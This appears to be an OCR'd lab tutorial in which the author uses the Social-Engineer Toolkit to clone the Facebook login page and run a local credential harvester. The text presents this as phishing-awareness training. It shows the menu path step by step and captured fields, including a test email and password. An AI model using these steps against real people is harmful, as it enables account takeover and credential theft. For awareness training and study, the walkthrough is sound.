
Use Case Example
Assume that you are a company employee and you want to test how employees will react to phishing messages. You can use this attack to send a mock message to an employee, asking them to enter the credentials on a website. The details they will enter would be captured, showing how easy it is to manipulate individuals into giving out their information.


This makes you know how attackers use phishing to gain entry into accounts and shows you how to resist such attacks.


Here are the step by step instructions:






social-engineer-toolkit — -zsh — 178×46
(venv) (base) berkemremert@Berk-MacBook-Air social-engineer-toolkit % sudo setoolkit
facebook.com/login.php/
facebook
Log in to Facebook
Email address or phone number
Password
Log in
Forgotten account? · Sign up for Facebook



social-engineer-toolkit — Python • sudo — 178×46
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
Version: 8.0.3
Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Can't get local object 'show_banner.<locals>.pull_version'
Select from the menu:
1) Social-Engineering Attacks
2) Penetration Testing (Fast-Track)
3) Third Party Modules
4) Update the Social-Engineer Toolkit
5) Update SET configuration
6) Help, Credits, and About
99) Exit the Social-Engineer Toolkit



social-engineer-toolkit — Python • sudo — 178×46
Timey Wimey
[---] The Social-Engineer Toolkit (SET) [---]
[---] Created by: David Kennedy (ReL1K) [---]
Version: 8.0.3
Codename: 'Maverick'
[---] Follow us on Twitter: @TrustedSec [---]
[---] Follow me on Twitter: @HackingDave [---]
[---] Homepage: https://www.trustedsec.com [---]
Welcome to the Social-Engineer Toolkit (SET).
The one stop shop for all of your SE needs.
The Social-Engineer Toolkit is a product of TrustedSec.
Visit: https://www.trustedsec.com
It's easy to update using the PenTesters Framework! (PTF)
Visit https://github.com/trustedsec/ptf to update all your tools!
Can't get local object 'show_banner.<locals>.pull_version'
Select from the menu:
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.



social-engineer-toolkit — Python • sudo — 178×46
1) Spear-Phishing Attack Vectors
2) Website Attack Vectors
3) Infectious Media Generator
4) Create a Payload and Listener
5) Mass Mailer Attack
6) Arduino-Based Attack Vector
7) Wireless Access Point Attack Vector
8) QRCode Generator Attack Vector
9) Powershell Attack Vectors
10) Third Party Modules
99) Return back to the main menu.
set> 2
The Web Attack module is a unique way of utilizing multiple web-based attacks in order to compromise the intended victim.
The Java Applet Attack method will spoof a Java Certificate and deliver a Metasploit-based payload. Uses a customized java applet created by Thomas Werth to deliver the payload.
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when c
licked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabn
abbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the br
owser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu



social-engineer-toolkit — Python ◂ sudo — 178×46
The Metasploit Browser Exploit method will utilize select Metasploit browser exploits through an iframe and deliver a Metasploit payload.
The Credential Harvester method will utilize web cloning of a web- site that has a username and password field and harvest all the information posted to the website.
The TabNabbing method will wait for a user to move to a different tab, then refresh the page to something different.
The Web-Jacking Attack method was introduced by white_sheep, emgent. This method utilizes iframe replacements to make the highlighted URL link to appear legitimate however when c
licked a window pops up then is replaced with the malicious link. You can edit the link replacement settings in the set_config if it's too slow/fast.
The Multi-Attack method will add a combination of attacks through the web attack menu. For example, you can utilize the Java Applet, Metasploit Browser, Credential Harvester/Tabn
abbing all at once to see which is successful.
The HTA Attack method will allow you to clone a site and perform PowerShell injection through HTA files which can be used for Windows-based PowerShell exploitation through the br
owser.
1) Java Applet Attack Method
2) Metasploit Browser Exploit Method
3) Credential Harvester Attack Method
4) Tabnabbing Attack Method
5) Web Jacking Attack Method
6) Multi-Attack Web Method
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu


social-engineer-toolkit — Python ◂ sudo — 178×46
7) HTA Attack Method
99) Return to Main Menu
set:webattack>3
The first method will allow SET to import a list of pre-defined web
applications that it can utilize within the attack.
The second method will completely clone a website of your choosing
and allow you to utilize the attack vectors within the completely
same web application you were attempting to clone.
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.


social-engineer-toolkit — Python • sudo — 178×46
The third method allows you to import your own website, note that you
should only have an index.html when using the import website
functionality.
1) Web Templates
2) Site Cloner
3) Custom Import
99) Return to Webattack Menu
set:webattack>2
[-] Credential harvester will allow you to utilize the clone capabilities within SET
[-] to harvest credentials or parameters from a website as well as place them into a report
--- * IMPORTANT * READ THIS BEFORE ENTERING IN THE IP ADDRESS * IMPORTANT * ---
The way that this works is by cloning a site and looking for form fields to
rewrite. If the POST fields are not usual methods for posting forms this
could fail. If it does, you can always save the HTML, rewrite the forms to
be standard forms and use the "IMPORT" feature. Additionally, really
important:
If you are using an EXTERNAL IP ADDRESS, you need to place the EXTERNAL
IP address below, not your NAT address. Additionally, if you don't know
basic networking concepts, and you have a private IP address, you will
need to do port forwarding to your NAT IP address from your external IP
address. A browser doesn't know how to communicate with a private IP
address, so if you don't specify an external IP address if you are using
this from an external perspective, it will not work. This isn't a SET issue
this is how networking works.
Enter the IP address for POST back in Harvester/Tabnabbing: 0.0.0.0
[-] SET supports both HTTP and HTTPS
[-] Example: http://www.thisisafakesite.com
set:webattack> Enter the url to clone: https://www.facebook.com/login.php/
[*] Cloning the website: https://login.facebook.com/login.php
[*] This could take a little bit...
The best way to use this attack is if username and password form fields are available. Regardless, this captures all POSTs on a website.
[*] The Social-Engineer Toolkit Credential Harvester Attack
[*] Credential Harvester is running on port 80


localhost
facebook
Facebook'a Giriş Yap
E-posta veya Telefon Numarası
Şifre
Giriş Yap
Hesabını mı unuttun? · Facebook'a Kaydol


localhost
facebook
Facebook'a Giriş Yap
bmert24@student.oulu.fi
Giriş Yap
Hesabını mı unuttun? · Facebook'a Kaydol




```
PARAM: prefill_contact_point=bmert24@student.oulu.fi
PARAM: prefill_source=browser_dropdown
PARAM: prefill_type=contact_point
PARAM: first_prefill_source=browser_dropdown
PARAM: first_prefill_type=contact_point
PARAM: had_cp_prefilled=true
```

```
","webSessionId":"6qhjib:90kp55:2axatm","send_method":"beacon","compression":"snappy_base64","snappy_ms":1}]
------WebKitFormBoundaryXkAfqkGmg8hvgIcE--
[*] WHEN YOU'RE FINISHED, HIT CONTROL-C TO GENERATE A REPORT.


POSSIBLE PASSWORD FIELD FOUND: session_password=123213123
```